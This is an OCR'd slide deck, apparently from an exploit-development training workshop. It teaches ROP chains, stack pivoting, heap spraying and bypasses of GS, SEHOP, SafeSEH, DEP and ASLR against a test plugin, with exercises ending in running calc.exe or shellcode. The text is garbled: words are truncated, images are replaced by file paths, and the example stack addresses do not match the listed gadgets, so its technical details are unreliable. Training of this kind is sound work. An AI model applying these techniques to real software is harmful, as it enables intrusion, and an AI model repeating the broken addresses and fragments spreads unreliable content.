BoF with ROP:



«Write at 0x0A0A0A0A value 0x10»

CODE

```
POP EDI
MOV EAX, 0x10
MOV [EDI], EAX
```

MOV EAX, 0x10

CPU


```
0x7C010102:  RETN

0x8C010103:  POP EDI
0x8C010104:  RETN

0x8C020105:  POP EAX
0x8C020106:  RETN

0x8C030107:  NEG EAX
0x8C030108:  RETN

0x8C040109:  MOV [EDI], EAX
0x8C05010B:  RETN
```

STACK

```
0x8C010103
0x0A0A0A0A
0x8C020104
0xFFFFFFF0
0x8C030105
0x8C040106
```

ROP

theory.getROP()[2];



StackPivot


- You do not control stack
- You do not know addresses in stack
- Yours ROP is in the Heap
- You exploiting SEH

In those cases you should change ESP. It must point on page which is controlled .

Useful gadgets:

- ADD EBP, xxx / **LEAVE** / RETN
- MOV **ESP**, xxx / RETN
- ADD or SUB ESP, xxx / RETN
- XCHG ESP, xxx / RETN
- etc

workshop.getROP()[3];




Task 3:

\part1\exercises\ex3\exploit.htm


1. Fix HeapSpray (line 44).
2. Build stackPivot (line 80) by using:
    1. 0x41461605 : # MOV ESP,EBP # POP EBP # RETN
    2. 0x414619AF : # POP EBP # RETN 8
3. Make ESP=0x0c0c0c0c ← ROP_NOP_SLED address
4. Get calc.exe!

HEAP SPRAY




workshop.pause();


workshop.continue();



- **GS**
- **SEHOP**
- **safeSEH**


theory.getMitigation('GS')[0];






1) Calc value C (cookie)


theory.getMitigation('GS')[1];






1) Calc value C (cookie)
2) Save C in the .data


theory.getMitigation('GS')[2];






1) Calc value C (cookie)
2) Save C in the .data
3) Place C before RET


theory.getMitigation('GS')[3];






1) Calc value C (cookie)
2) Save C in the .data
3) Place C before RET
4) **Strcpy**

theory.getMitigation('GS')[4];






1) Calc
2) Save
3) Place
4) **Strcp**
5) **Befo**

+ /GS.

1) Install nptest2 Ex.2 plugin (**/part1/bin/ex2.bat**)
2) Run exploit…
…

theory.getBypass('GS');



Bypass:

- E
- R


```
0128DF0E   $  3B0D 00571602  CMP ECX,DWORD PTR DS:[2165700]
0128DF14   .  75 02          JNZ SHORT disp+wor.0128DF18
0128DF16   .  F3:            PREFIX REP:
0128DF17   .  C3             RETN
0128DF18   >  E9 040C0000    JMP disp+wor.0128EB21
0128DF1D      CC             INT3
0128DF1E   $  FF25 70352B01  JMP DWORD PTR DS:[<&MSVCR80.free>]
0128DF24   $  FF25 6C352B01  JMP DWORD PTR DS:[<&MSVCR80.malloc>]
0128DF2A      CC             INT3
DS:[02165700]=AFFEEFFA
ECX=AFFEEFFA
Local calls from 00401AF1, 00402314, TmCancelReq+1C7, TmNewMode
```

- vTable rewrite


  call [ecx] ← *CRASH*

- SEH Rewrite and CRASH


theory.getSEH();



Before BoF:




workshop.callSEH();




Task:4

\part1\exercises\ex4\seh.htm


Trigger SEH before /GS check…







Re-write SEH!

theory.getMitigation('SEHOP');





theory.getBypass('SEHOP');




Bypass:

- **vTable rewrite**


call [ecx + x] ← *CRASH*


Also /GS bypass

- Leak ntdll/origStack addr and use it in heapSpray/nSEH:




theory.getMitigation('safeSEH');






SafeSEH table for nptest2:



theory.getBypass('safeSEH');




Bypass:

Task 5:

Find how to trigger vTable call ?

workshop.loadFull();




GS/SEHOP/SafeSEH/DEP/ASLR

- \part1\bin\Ex4.bat
- Now **nptest2 support ASLR** too!
- !mona noaslr

➔We **can't build ROP**, we do not know any address…

workshop.getBypass('ASLR')[1];




- Modules without ASLR
  - static base address – call functions from modules with unknown address

Task 6: What about Ex0 ? What can we do?

- Memory lea
- Rewrites lov
- Brute force
- Spraying :
  - ja
  - ja
  - .N
  - JIT Sp
  - e.t.c


Good examples: http://www.vupen.com/blog/

workshop.exploitVTable();




Task 7: \part1\exercises\ex5\final.htm

- Exploit Leak!
- Build ROP by leaked nptest2 address
- Make pwning ESP (stack pivot) ESP -> HeapSpray -> ROP
- Make heap executable
- Run shellcode!



